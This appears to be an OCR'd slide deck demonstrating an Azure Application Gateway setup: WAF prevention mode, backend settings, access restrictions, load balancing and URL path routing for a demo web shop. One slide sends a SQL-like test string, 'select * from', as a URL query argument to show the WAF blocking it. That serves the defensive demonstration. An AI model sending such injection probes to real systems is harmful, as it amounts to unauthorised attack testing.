
WAF Prevention mode

GET URL Argument -> query='select * from'
https://agw-demo-02.northeurope.cloudapp.azure.com/?query=%27select%20*%20from%27


PROTECTING OUR SYSTEM

The application gateway has WAF capabilities and will only forward requests that are considered unharmful.


Access restriction on web app prevents direct access from the internet



RESTRICTED ACCESS



Our setup




https_backendsettings
Type: *Basic*
Backend protocol: *HTTPS*
Override with new host name: *YES*
Host name override: *Pick from backend target*
Use custom probe: *NO*


allow_agw_income
Type: *Virtual Network*
Virtual Network: *vnet_agw_demo_02*
Subnet: *vnet_agw_demo_02_subnet*

LOAD BALANCING


Load Balancing

The application gateway is used as a simple load balancer that forwards the traffic from the internet to a predefined set of virtual machines in this scenario.





https://learn.microsoft.com/en-us/azure/application-gateway/application-gateway-probe-overview


ROUTING

URL BASED ROUTING

The application gateway has routing and WAF capabilities. Based on the URL path it will forward requests that are considered unharmful to the right destination.

Access restriction on web app prevents direct access from the internet




Image without rewrite and without additional virtual path

https://agw-demo-04.northeurope.cloudapp.azure.com/shop/

The HTML

https://agw-demo-04....azure.com/shop/


https://webshop-agw-demo-04.azurewebsites.net/

```
<html>
  …
   <img src="/images/brand.png" alt="eShop On Web" />
  …
   <a href="/Identity/Account/Login">Login</a>
  …
   <script src="/lib/jquery/jquery.js"></script>
  …
</html>
```

/shop


Add Virtual Path

- https://webshop-agw-demo-02.azurewebsites.net
- https://webshop-agw-demo-02.azurewebsites.net/shop



Virtual Path fixed, but...

Item images missing



Update Configuration

